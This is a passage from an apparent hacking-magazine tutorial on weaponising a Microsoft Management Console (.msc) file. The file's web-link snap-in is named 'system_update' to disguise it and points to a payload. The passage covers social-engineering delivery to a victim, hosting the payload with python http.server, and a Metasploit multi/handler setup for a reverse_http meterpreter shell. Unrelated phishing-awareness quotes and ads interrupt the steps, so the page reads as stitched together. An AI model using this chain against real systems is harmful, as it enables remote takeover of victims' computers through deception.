


This will open another new window. Enter the URL where you will be hosting your payload. In real -world attacks, hackers have mostly used cobalt strike beacon and Brute Ratel payloads while using this attack technique. As you know, we always replace it with a msfvenom payload.

Hackercool Magazine
is also available on
Magzter
and
Zinio.



*Now, you can pay with your own
local currency
while subscribing
to
Hackercool Magazine*



Then, give a name to the snap in. For example, I have named mine "system_update".

*Hackercool Magazine
is also available on
Magzter
and
Zinio.*

Link to Web Address

Friendly name for the Link to Web Address snap-in:


< Back

Finish

Cancel

Here's the .msc file I created.

*"Red flags to look out for on a suspicious email include threatening language, a generic greeting, poor grammar, spelling mistakes, a mismatched URL, claims of prizes or a request for personal information. Legitimate businesses will never send emails requesting you click on a link to enter or update personal data.
Phishing is constantly evolving and the best line of defence to ensure you don't fall victim to the hackers is to trust your gut and if something doesn't seem right about the email, don't click on the link."*




Now, we need to send this file to the target user. This requires some social engineering of course. Go to File menu and select "Save as" and save the file to your desired location.

"The internet and social media has transformed how we communicate with each other on a day to day basis, however, this culture of sharing has provided cybercriminals with an easy way to profile potential victims ensuring their phishing attempts are more targeted and harder to spot."

Hackers are increasingly turning to social media sites to access personal information such as age, job title, email address, location and social activity. Access to this personal data provides the hackers with priceless information that can be used to launch a highly targeted and personalised phishing attack."

To reduce your chance of falling victim to the hacker, think more carefully about what you post online, take advantage of enhanced privacy options, restrict access to anyone you don't know and create strong passwords for your social media accounts."



Before you send the file to the victim system, make sure the listener is ready on the attacker's system.

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

"One of the most important ways to protect yourself against malware and cyberattacks is through the installation of up to date anti-virus software. Anti-virus software is the first line of defence in detecting threats on your computer and blocking unauthorised users from gaining access."


```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.249.148
lhost => 192.168.249.148
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run
```

